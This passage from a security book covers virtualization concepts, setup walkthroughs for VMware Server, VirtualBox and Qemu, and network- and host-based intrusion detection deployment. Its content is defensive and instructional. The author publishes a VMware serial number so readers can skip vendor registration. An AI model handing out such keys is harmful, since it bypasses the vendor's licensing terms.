


Figure 2.2:

Hypervisors more or less provide virtualized RAM and CPU for the guests running on top of them. Hypervisors are classified as one of two types:

Type 1 – This type of hypervisor is also referred to as native or bare-metal. They run directly on the hardware with guest operating systems running on them. Examples include Citrix XenServer, VMware ESX, and Microsoft’s Hyper-V.

Type 2 – This type of hypervisor runs on top of an existing operating system with guests running at a third level above the hardware. Examples include VMware Workstation and Parallels Desktop.

Paravirtualization is a term that is very much related to the Type 1 hypervisor. Paravirtualization is a technique whereby an application interface that is similar but not identical to the underlying hardware is presented. Operating systems will have to be ported to run on top of a paravirtualized hypervisor. Modified operating systems use the *hypercalls* supported by the paravirtualized hypervisor to interface directly with the hardware. The Xen virtualization project makes use of this type of virtualization. There are a number of advantages and benefits often associated with server virtualization amongst which are:

- ❑ **Increased Hardware Utilization** – This results in hardware saving, reduced administration overhead, and energy savings.
- ❑ **Security** – Clean images can be used to restore compromised systems. Virtual machines can also provide sandboxing and isolation to limit attacks.
- ❑ **Development** – Debugging and performance monitoring scenarios can be easily setup in a repeatable fashion. Developers also have easy access to operating systems they might not otherwise be able to install on their desktops.

One major potential downside to server virtualization is that related to performance. Because server virtualization effectively divides resources such as RAM and CPU on a physical machine, this combined with the overhead of the hypervisor results in an environment that is not focused on maximizing performance.

2.2.2 Network Virtualization

Servers are not the only granularity levels that can be virtualized. Other computing concepts also lend themselves to software virtualization as well. Network virtualization is one such concept. According to Wikipedia² network virtualization is defined as:

the process of combining hardware and software network resources and network functionality into a single, software-based administrative entity, a virtual network. Network virtualization involves platform virtualization, often combined with resource virtualization. Network virtualization is categorized as either external, combining many networks, or parts of networks, into a virtual unit, or internal, providing network-like functionality to the software containers on a single system.

Therefore using the internal definition of the term, server virtualization solutions provide networking access between both the host and guest as well as between guests. On the server side too are virtual switches which are already gaining grounds and accepted as a part of the virtualization stack. However, the external definition of network virtualization is probably the often recognized one and the more apt version of the term. Virtual Private Networks (VPNs) have been a common component of the network administrators' toolbox for years with most companies allowing VPN use. Virtual LANs or VLANs are also commonly used in network

²http://en.wikipedia.org/wiki/Network_virtualization

virtualization concept. With network advances such as 10 gigabit Ethernet, networks no longer need to be structured purely along geographical lines. The major benefits of network virtualization include:

- **Access Customization** – Administrators can quickly customize access and network options such as bandwidth throttling and quality of service.
- **Consolidation** – Physical networks can be combined into one virtual network for overall simplification of management.

The drawbacks are a bit similar to server virtualization in some sense, network virtualization can bring increased complexity, some performance overhead, and the need for administrators to have a broader skill set.

2.2.3 Application / Desktop Virtualization

Virtualization is not only a server or network domain technology. It is being put to a number of good uses on the client side at both the desktop and application level. In the meantime Wikipedia defines application virtualization³ as

an umbrella term that describes software technologies that improve manageability and compatibility of legacy applications by encapsulating applications from the underlying operating system on which they are executed. A fully virtualized application is not installed in the traditional sense, although it is still executed as if it is. Application virtualization differs from operating system virtualization in that in the latter case, the whole operating system is virtualized rather than only specific applications.

An application can be installed on demand as needed with streamed and local application virtualization. If streaming is enabled then the portions of the application needed for startup are sent first optimizing startup time. Locally virtualized applications also frequently make use of virtual registries and file systems to maintain separation and cleanness from the user's physical machine. One could also include virtual appliances into this category such as those frequently distributed via VMware Player. Some benefits of application virtualization include:

- **Security** – Virtual applications often run in user mode isolating them from OS level functions.

³http://en.wikipedia.org/wiki/Application_virtualization

- **Management** – Virtual applications can be managed and patched from a central location.
- **Legacy Support** – Through virtualization technologies legacy applications can be run on modern operating systems they were not originally designed for.
- **Access** – Virtual applications can be installed on demand from central locations that provide failover and replication.

A major category of application virtualization is the local desktop virtualization. It is arguably where the recent resurgence of virtualization started with VMware's introduction of VMware Workstation. Today there are a lot of other product offerings from the likes of Microsoft with Virtual PC, VirtualBox and Parallels Desktop. Local desktop virtualization has also played a key part in the increasing success of Apple's move to Intel processors since products like VMware Fusion and Parallels allow easy access to Windows applications. Benefits of local desktop virtualization include:

- **Security** – With local virtualization organizations can lock down and encrypt just the valuable contents of the virtual machine/disk. This can be more performing than encrypting a user's entire disk or operating system.
- **Isolation** – Related to security is isolation. Virtual machines allow corporations to isolate corporate assets from third party machines they do not control. This allows employees to use personal computers for corporate use in some instances.
- **Development/Legacy Support** – Local virtualization allows a users computer to support many configurations and environments it would otherwise not be able to support without different hardware or host operating system. Examples of this include running Windows in a virtualized environment on OS X and legacy testing Windows 98 support on a machine that's primary OS is Vista.

It should now be obvious that virtualization is not just a server-based concept. The technique can be applied across a broad range of computing including the virtualization of entire systems on both server and desktop, applications and networking. We will be making use of this virtualization concept in building a security attack research lab and simulation environment.

2.3 The Virtual Machine

As already mentioned, virtualization dramatically improves the efficiency and availability of resources and applications. Central to the virtualization concept is the Virtual Machine. A

virtual machine (See Figure 2.3) is a tightly isolated software container that can run its own operating systems and applications as if it were a physical computer. It behaves exactly like a physical computer and contains it own virtual (ie, software-based) CPU, RAM hard disk and network interface card (NIC).



Figure 2.3:

An operating system can't tell the difference between a virtual machine and a physical machine, nor can applications or other computers on a network. Even the virtual machine thinks it is a "real" computer. Nevertheless, a virtual machine is composed entirely of software and contains no hardware components whatsoever. As a result, virtual machines offer a number of distinct advantages over physical hardware. In this section we will examine three popular and free virtualization applications that will be employed in attack simulation - VMware Server, VirtualBox and Qemu.

2.3.1 VMware Server

VMware Server is a virtualization solution made available for free by VMware, Inc., now a division of EMC Corporation. VMware Server is a virtualization product that makes it possible to partition a single physical server into multiple virtual machines. VMware server works with Windows, Linux, Solaris and NetWare, any or all of which can be used concurrently on the same hardware. With VMware Server 1.x⁴ a virtual machine can be built once and deployed multiple times in diverse environments. VMware Server facilitates security and software testing in virtual machines without installation and configuration. Patches and experimental operating systems can be tested as well. Legacy applications and operating systems can be run in

⁴VMware 2.0 is out but we still make do here with 1.x

virtual machines that take advantage of state-of-the-art infrastructures. In the following case study, we examine the installation of VMware server 1.0.8 on Fedora Core 10 Linux operating System.

2.3.1.1 Case Study 4: VMware Server Setup

Before installation we need to be aware of some factors. The most important thing you should know about installing VMware server is that it will use significant amounts of RAM. The amount of RAM allocated to running virtual servers can be controlled, but it will still require a minimum of 256MB per virtual server. Also note that even with a lot of RAM, you can easily max out your CPU utilization. Keep these facts in mind so that when your machine slows down, you have an idea of where to look. Another tip is to remember that your machine is not invincible. With a standard desktop today and 1GB of RAM, your performance will seriously suffer if you start more than 1 virtual machine and try to use your host OS at the same time. You can probably run more machines with more RAM but you still need to make sure you limit the number of machines you run at the same time. For a typical install, I will recommend a machine with dual processor, 4GB RAM and 250GB of hard disk space.

Installation

Before you begin installing VMware Server, you first need to have it downloaded. VMware server is available as a free download. However, even though it is free, you must register to obtain a serial number before you can use it. You can register and download here⁵. By registering, you will receive a VMware Server serial number. If however, you don't feel like registering, I will make available a serial number during the install process that you can use. I managed to download *VMware-server-1.0.8-126538.i386.rpm* and install thus:

```
# rpm -ivh VMware-server-1.0.8-126538.i386.rpm
```

Once this is done, you are going to have to configure it. This is where you need to be careful. If you have upgraded your stock kernel at any point in time, you need to make a note of your kernel version as the configuration may fail on some kernel versions. Also, you need to install the kernel source and development files as VMware will be needing it. I have upgraded my kernel several times over so I confirm my current kernel version thus:

⁵<http://www.vmware.com/download/server/>

```
# uname -r
2.6.27.37-170.2.104.fc10.i686.PAE
```

This shows I am running the kernel version 2.6.27.37-170 with Physical Address Extension (PAE). Fedora installs the PAE kernel on machines with 4GB RAM and above. Now I need to fetch the kernel source file. I do that by using our dear friend *yum* as follows:

```
# yum -y install kernel-PAE-devel
```

This is not a small download so be prepared to wait a bit. Once this is done we need to configure VMware. A downside to using VMware on Linux is that they do not keep pace with kernel advancements. If you are using a newer kernel, not built for VMware, then it seems you may be out of luck - well almost. There is the VMware update patch for kernels 2.6.27-5 and above available here⁶. Go through the following process to download and configure the VMware update patch

```
# wget http://www.insecure.ws/warehouse/vmware-update-2.6.27-5.5.7-2.tar.gz
# tar xzvf vmware-update-2.6.27-5.5.7-2.tar.gz
# cd vmware-update-2.6.27-5.5.7-2
# ./runme.pl
```

Accept all defaults for now.

Finishing The VMware Server Installation

At the end of the installation, you will be asked to enter a serial number:

```
Please enter your 20-character serial number.
Type XXXXX-XXXXX-XXXXX-XXXXX or 'Enter' to cancel:
```

Here you can make use of the following serial number **98J0T-Y6548-2C016-487C1**. Remember this serial number applies to VMware version 1.0.8 only. This is provided more for ease of use than anything else. Your VMware Server is complete if you see this:

⁶<http://www.insecure.ws/warehouse/vmware-update-2.6.27-5.5.7-2.tar.gz>

Starting VMware services:

```
Virtual machine monitor [ OK ]
Virtual ethernet [ OK ]
Bridged networking on /dev/vmnet0 [ OK ]
Host-only networking on /dev/vmnet1 (background) [ OK ]
Host-only networking on /dev/vmnet8 (background) [ OK ]
NAT service on /dev/vmnet8 [ OK ]
Starting VMware virtual machines... [ OK ]
```

You can launch VMware server thus

```
# vmware &
```

Figure 2.4 is what you will see when you launch.




Figure 2.4:

You can then proceed to click the **Connect** button and start installing your virtual machines just like you would normally. If however, you don't want to install any guest OS but rather prefer a virtual appliance, you can obtain one of the various types that will be discussed in this book.

2.3.2 VMware Disk Modes

Sometimes in security analysis and simulation, you may want to employ “disposable” virtual machines. VMware makes this possible. A “disposable” VM is used to create multiple instances of a single operating system so that you can change various settings, but start with the same base (I use this feature frequently for reviewing new security tools or software). There are several ways to do this: make separate VMs and install fresh copies of the OS, make copies of an original VM file, or create a single file and reuse it without saving changes.

VMware Server makes use of a technique called disk modes. These modes provide the ability to control the changes that get written to disk within the virtual instance and which can be undone or rolled back. The two disk modes available in VMware are *persistent* and *non-persistent* disk modes.

Persistent Mode - The first mode, persistent, is just what it is - persistent. Anything installed or changed on the instance (applications, configuration changes, etc.) is committed to disk as normal. As soon as the OS commits the data to the disk, it is there permanently at least until it crashes.

Non-persistent Mode - This is the antithesis of the persistent drive, where anything done in a virtual instance is discarded when that instance is closed. This is good for testing unstable software which can corrupt an operating system. It is even better for our security analysis for honeypots (discussed later) or malware analysis. VMware maintains a *redo* file during that instance and when you close it, it is deleted. The fact that the file is named "redo" is a bit deceptive in that the file is only used during the current virtual instance and it contains the session changes to the VM, rather than having changes written directly to the VM file itself. The redo file doesn't exist beyond the current virtual instance.

To take advantage of these disk modes, launch the configuration editor in the VMware Server Console for your virtual instance. Make sure this is done with the virtual server powered off. Next select the appropriate active disk device then click **Advanced...** Under the **Virtual Device Node** click the appropriate disk device (IDE or SCSI), check the **Independent** box and then click the mode you will like to use. Click OK and restart the virtual server. That's all. See Figure 2.5. Note that you can revert and change modes at any time necessary.




Figure 2.5:

2.3.3 VirtualBox

VirtualBox is also free software. It is cross-platform (runs on Windows and GNU/Linux, with an Intel Mac version in beta). It can run various guest OSes from Windows, OS/2, GNU/Linux, BSD, NetWare to Solaris and L4 guests. And on some guest OSes, you can install VirtualBox Guest Additions, which lets you share files and move between the host and the guest. The newer versions also include support for running pre-built VMWare appliances. You can even convert VMWare files to VirtualBox. It just works.

2.3.3.1 Case Study 5: VirtualBox Setup

The version of VirtualBox at the time of writing is 3.0.8 and can be downloaded [here](http://download.virtualbox.org/virtualbox/3.0.8/VirtualBox-3.0.8_53138_fedora9-1.i386.rpm)⁷.

Installation

To install follow this procedure

⁷http://download.virtualbox.org/virtualbox/3.0.8/VirtualBox-3.0.8_53138_fedora9-1.i386.rpm


```
# rpm -ivh VirtualBox-3.0.8_53138_fedora9-1.i386.rpm
```

Once done, it will configure itself for the current kernel. Remember to install your operating systems kernel development package. But if you later decide to upgrade your kernel, you can reconfigure VirtualBox thus.

```
# /etc/init.d/vboxdrv setup
```

Finally, you can launch VirtualBox with the following command:

```
# VirtualBox &
```

Figure 2.6 is a typical VirtualBox console. You can then proceed to install your virtual machine. (Exercise left to the reader)




Figure 2.6:

2.3.4 Qemu

QEMU is a fast processor emulator using dynamic translation to achieve good emulation speed. QEMU has two distinct emulation modes:

- **Full system emulation.** In this mode, QEMU emulates a full system (for example a PC), including one or several processors and various peripherals. It can be used to launch different Operating Systems without rebooting the PC or to debug system code.
- **User mode emulation.** In this mode, QEMU can launch processes compiled for one CPU on another CPU. It can be used to launch the Wine Windows API emulator <http://www.winehq.org> or to ease cross-compilation and cross-debugging.

QEMU can run without a host kernel driver and yet gives acceptable performance. It supports almost all hardware platforms for system emulation from x86 (x86_64) to ARM, G3, MIPS to PowerMac. For user emulation, x86, PowerPC, ARM, 32-bit MIPS, Sparc32/64 and ColdFire(m68k) CPUs are supported.

2.3.4.1 Case Study 6: Qemu Configuration

In this tutorial, we examine the installation and configuration of Qemu on a Fedora 10 host. We begin by installing it.

Installation

It is quite trivial to install Qemu with *yum*.

```
# yum -y install qemu
```

It is advisable to install the Qemu kernel accelerator module *Kqemu* and *tunctl* utility to use TUN/TAP networking which allows us to perform connections to the guest OS.

```
# yum -y install kqemu tunctl
```

That's all for installation

Usage

Before starting we need to create a blank hard disk image. This is sort of like adding a blank disk to the virtual computer that QEMU creates. We will use *qemu-img* to create an 8Gb blank disk image thus:

```
# qemu-img create disc.img 8G
```

The last argument is the size of the image 8GB. This 8GB will be the maximum end size of the image file. It will grow while adding contents (writing files to the hard disk). A fresh WinXP installation will use at least 1.7GB.

When an OS is installed on a real PC you normally boot an installation CD/DVD or an existing image. We'll do the same with the virtual computer. Here you have two options: Either you use a real installation CD/DVD or you have an install ISO image. Depending on this, the next steps are slightly different.

If you have an installation CD, put the CD (e.g. Windows installation CD) into the real CD drive of your host computer. Then run:

```
# qemu -boot d -cdrom /dev/cdrom -hda disc.img -m 512
```

Suppose you have an install ISO image called *file.iso*. Then run

```
# qemu -boot d -cdrom file.iso -hda disc.img -m 512
```

Both will run the virtual machine. It will have two drives, the primary master (/dev/hda) is the 3G image (-hda disk.img). The secondary master is that cdrom or cdrom image. Note that (from the host point of view) those are still two plain files (in case of iso image). But from the guest OS (running in the VM), those are real drives. Boot is done from secondary master (-boot d) using 512MB of RAM (-m 512) using disk.img as "hardisk" (image).

Proceed with the install as usual; when the installation is done and you have to reboot, change the command line to something like:

```
# qemu -boot c -cdrom /dev/cdrom -hda disc.img -user-net -m 512
```

This tells QEMU to boot off of the hard drive and to use /dev/cdrom as the CD-ROM device; it allows networking and assigns 512 MB of RAM to the virtual machine. A typical Qemu install interface is shown in Figure 2.7

Once you have basic system up and running, you may want to add the correct local time.

```
# qemu -hda disc.img -m 512 -localtime
```

```

x86: keyboard mapping set to it
machdep.elfloader: 0 -> 2
starting network
starting netsec logger
starting rpc daemons:
haveccur: no core dump
checking quotas: done.
building ps databases: kow dev.
clearing /tmp
starting jpc-securelevel daemons:
setting kernel security level: kern.securelevel: 0 -> 1
creating runtime link editor directory cache.
preprocessing editor files.
ssh-keygen: generating new RSA host key... done.
ssh-keygen: generating new RSA host key... done.
ssh-keygen: generating new RSA host key... done.
openssh: generating new sshd RSA key... done.
starting network daemons: sendmail inetd sshd.
starting local daemons:
standard daemons: cron.
Mon Jan 23 18:31:28 CET 2006

OpenBSD/1386 (freecozoo.openbsd.my.domain) (ttyC0)
login: _

```

Figure 2.7:

The default networking mode is "user mode" (user-net) networking, which is the simplest way to reach the Internet from inside. It just works by getting IP address from a DHCP server automatically.

You can also try `-kernel-kqemu` option as well. To check if everything is okay, use QEMU Monitor command `info kqemu`:

```
(qemu) info kqemu
kqemu support: enabled for user and kernel mode
```

With this, your final command line to start QEMU with installed image (`c.img`) may now be

```
# qemu -hda disc.img -m 512 -kernel-kqemu -localtime
```

We have only scratched the surface of Qemu in this case study. For more information you can check the Qemu website and documentation here⁸.

2.4 Summary

This chapter was all about setting the stage and getting ready to build a simulation environment in preparation for what is to come in later chapters. Virtual machine theory was discussed in depth whilst also going deep into the implementation of three key virtual machine

⁸<http://www.nongnu.org/qemu/user-doc.html>

applications - VMware server, VirtualBox and Qemu. The virtual labs built in this chapter will act as our test bed for capturing and analyzing security data in subsequent chapters.

Chapter 3


Attack Signatures

Intrusion Detection Systems look for attack signatures, which are specific patterns that usually indicate malicious or suspicious intent. There are essentially two broad types of IDSeS - Network and Host based IDSeS. When the IDS looks for patterns in network traffic via a promiscuous interface it is considered a Network Based IDS. Furthermore, there are three forms of Host based IDS. The first examines the logs of the host looking for attack patterns, the second examines patterns in the network (stack) traffic (this is not done in promiscuous mode like the Network IDS) and the third is a solution that combines both log based and stack-based IDS features. We will briefly discuss both types further in the next section because these will be major components in recognizing attack signatures.

3.1 Network-Based IDS

A NIDS uses raw network packets as its source of data. The IDS typically uses a network adapter in promiscuous mode that listens and analyzes all traffic in real-time as it travels across the network. A first level filter is usually applied to determine the type of traffic that will be discarded or passed on to an attack recognition module. This first level filter helps performance and accuracy by allowing recognized traffic to be filtered out. Caution must however be taken when using filters as traffic can be spoofed, and mis-configurations can allow the filtering of more traffic than desired. A diagrammatic representation of a NIDS is shown in Figure 3.1

Typically one of three methodologies are used for attack signatures at the attack recognition



module - pattern, frequency, or anomaly based detection. Once an attack is detected a response module provides a variety of options to notify, alert, and take action in response to that attack. NIDS has a number of advantages due to its real-time packet capture and analysis functionality that cannot easily be performed with a HIDS (discussed below) alone. Below are some of its advantages and strengths that make NIDS clearly a needed component:

Real-Time Detection and Response - The network-based IDS detects malicious and suspicious attacks as they occur in real-time and provides fast response and notification. Take for instance an attacker who initiates a denial of service (DOS). The attacker can be instantly stopped in his tracks by having the NIDS send a TCP reset to terminate the attack before it crashes or damages a targeted host. Having real-time notification allows for fast and timely reaction to events. We may even allow further penetration so that we can gather more information in surveillance mode when used in conjunction with honeypots and honeynets (See Chapter 4).

Evidence Removal - The network-based IDS uses live network traffic for its attack detection in real-time and a hacker cannot clear this evidence once captured. This captured data not only has the attack in it but information that may help further investigation into the identity of the attacker or attack source. In some cases, the captured network traffic may also be needed as forensic evidence leading to prosecution.

Packet Analysis - NIDS examines all packet headers for signs of malicious and suspicious activity. Many of today's IP based denial of service (DOS) attacks are detected by looking at the packet headers as they travel across a network. This type of attack can quickly be identified and responded to by a NIDS as it has a complete view of the packet stream in real-time. In addition, some attacks that use fragmented packets like TearDrop can also be detected with packet level analysis. In addition to looking at the packet headers, a NIDS can also


carry out deep inspection by investigating the content of the payload looking for specific commands or syntax used with a variety of attacks. Many of these commands are indicative of an attack, whether successful or not.

Malicious Intent Detection - A NIDS can also be very valuable in determining malicious intent. If placed outside of the firewall it can detect attacks intended for resources behind the Firewall, although the firewall may be rejecting these attack attempts.

Complement and Verification - The network-based IDS can also complement existing components of your implemented security policy. In the case of encryption, the network-based IDS although it may not be able to read all encrypted traffic, it can be used to detect any not encrypted traffic that may be present on your network. In the case of a Firewall, the network-based IDS can help verify if it is truly keeping out certain types of traffic and addresses that it should be rejecting.

3.2 Host-Based IDS

A HIDS uses various audit logs that are automated, sophisticated, and real-time with their detection and responses. Host-based systems use software that are continuously monitoring system specific logs. On Windows these include system, event, and security logs, while on most Unix flavours they include Syslog and OS specific log files. As soon as there is a change to any of these files the HIDS compares the info with what is configured in the current security policy and then responds to the change accordingly. One method of HIDS is to monitor log activity in real-time, while other solutions run processes that check the logs periodically for new information and changes. See Figure 3.2 for a representation of a HIDS.



Being that the IDS is monitoring these logs continuously or frequently the detections and responses are considered to be in near real-time. Some host-based IDS can also listen to port

activity and alert when specific ports are accessed, this allows for some network type attack detection. Since HIDS resides on specific hosts and uses the information provided by the operating system, it adds some functionalities not found in the NIDS. Some of the major strengths include:

Attack Verification – Being a HIDS it uses logs containing events that have actually occurred, it has the advantage of knowing if the actual attack or exploit was successful. This type of detection has been deemed as more accurate and less prone to false positives. Many Network Based attacks can trigger numerous false positives because of normal traffic looking very close to malicious traffic. In addition it is hard for a NIDS to know whether or not an attack was successful.

Near Real-Time Detection and Response - Although a HIDS relying on log files is not true real-time, if implemented correctly it can be extremely close or near real-time. Some of today's HIDS can detect and respond as soon as the log is written to and compare to the active attack signatures. This near real-time detection can help observe the attacker in the act and block him before he does extensive damage and remove evidence of all traces.

Key Component Monitoring - HIDS has the ability to monitor important system components such as key executables, specific DLL's and the registry. All of these files could be used to breach security, resulting in systems and network compromise. The HIDS can send alerts when these files are executed or modified. In addition, components such as disk space usage can be monitored and alerted on at certain levels. This can be very helpful in detecting if an attacker is using a server hard drive as a storage facility. These types of internal files cannot be detected with a NIDS.

System Specific Activity – HIDS can quickly monitor user and file access activity. Anytime a Login or Logoff procedure is executed it is logged and the host-based IDS can monitor this based on its current policy. In addition it can also monitor various file access and also be notified when specific files are open or closed. This type of system activity cannot be monitored or detected by NIDS being it may not necessarily propagate traffic on the network. The HIDS can also monitor activities that should and can only be executed by an administrator. Anytime user accounts are added, deleted, or modified this information is logged and can be detected as soon as the change is executed. A NIDS cannot detect these types of changes.

Encrypted and Switched Environments - Being that the HIDS software will reside on various hosts it can overcome some of the challenges faced by NIDS. In a purely switched environment it can be challenging to deploy a NIDS due to the nature of switched networks having numerous separate collision domains, segments or even VLANs. It is sometimes difficult to get the required coverage as a NIDS can only reside on one segment at a time. Traffic mirroring and Span ports on switches can help but still present challenges getting enough coverage. The HIDS can provide greater visibility into a purely switched environment by residing on as many critical hosts as needed. In the case of Encryption, there are certain types of encryption that can also present a challenge to the NIDS depending on the location of the encryption within the protocol stack. It may leave the NIDS blind to certain attacks. The HIDS do not have this limitations. If the host in question has log-based analysis the encryption will have no impact on what goes in to the log files.

Clearly there is the need for both types. Both network and host-based IDS solutions have unique strengths and benefits over one another and that is why the next generation IDS have evolved to include a tightly integrated host and network component. Figure 3.3 is a quick graphical representation that helps represent the combined effects deploying both a NIDS and HIDS solution.




Figure 3.3:

3.3 Deploying an IDS

Deploying an IDS is not dissimilar to deploying any other piece of network security component. These include testing the impact to various systems, managing the installed applications etc. Implementing a HIDS is fairly straight forward but Implementing a NIDS has the problem of tapping into the communication flow. Since many networks now run on a switched infrastructure, it makes tapping into the communication flow a bit of an exercise that must be fully planned out. We will attempt to unravel different IDS deployment scenarios for intrusion capture in this section.

3.3.1 Switched Connection

There are three major ways to tap into a switched connection, each one has its advantages and disadvantages . The three methods are spanning the switched ports, using hubs and deploying network taps. This section will outline how to monitor the traffic between the router and the switch as shown in Figure 3.4 as well as issues in managing the IDS once it is in place.




Figure 3.4:

3.3.1.1 SPAN Ports

The Switch Port Analyzer (SPAN) port is typically put to use by a network sniffer to monitor network traffic. The port works by configuring the switch to copy *TX/RX/Both* from one port or VLAN to another port. For instance in Figure 3.5 the switch is set to span both *TX* and *RX* from the port the router is attached to, to the port the IDS is installed on. This allows the IDS to monitor any traffic that passes between these two devices. Other than the added traffic passed to the SPAN port, the port is a standard port, which means managing the IDS can be done by any machine that can route IP packets to the IDS.



Figure 3.5:

3.3.1.2 Hub

This configuration is not recommended. The chances of causing major network issues are high. Hubs and taps are very similar in their implementation - the hub or tap is placed between the connections to be monitored. This is usually between two switches, a router and switch, or a server and switch, etc. In Figure 3.6 a hub has been placed between the router and the switch. This allows traffic to still flow between the router and the switch, while the properties of the hub cause a copy of the traffic to be sent off to the IDS.



Figure 3.6:

3.3.1.3 Network Taps

The Tap setup is very similar to the hub setup. Taps are by design fault tolerant having the main connection, that is, the connection between the resource and the switch, hardwired into the device, preventing failure. Once the Tap is in place there are several ways to route traffic to it. Taps come in several configurations with the only difference between the configurations being the number of connections the tap can monitor. Currently, there are taps for a single port, 4 port, 8 port and 12 port. All of these but the single port tap are available as rack mountable units. Figure 3.7 is the output from the Taps has been routed into the top layer Switch. A NIDS can then be placed on the Switch to handle any traffic that may overload a single port.

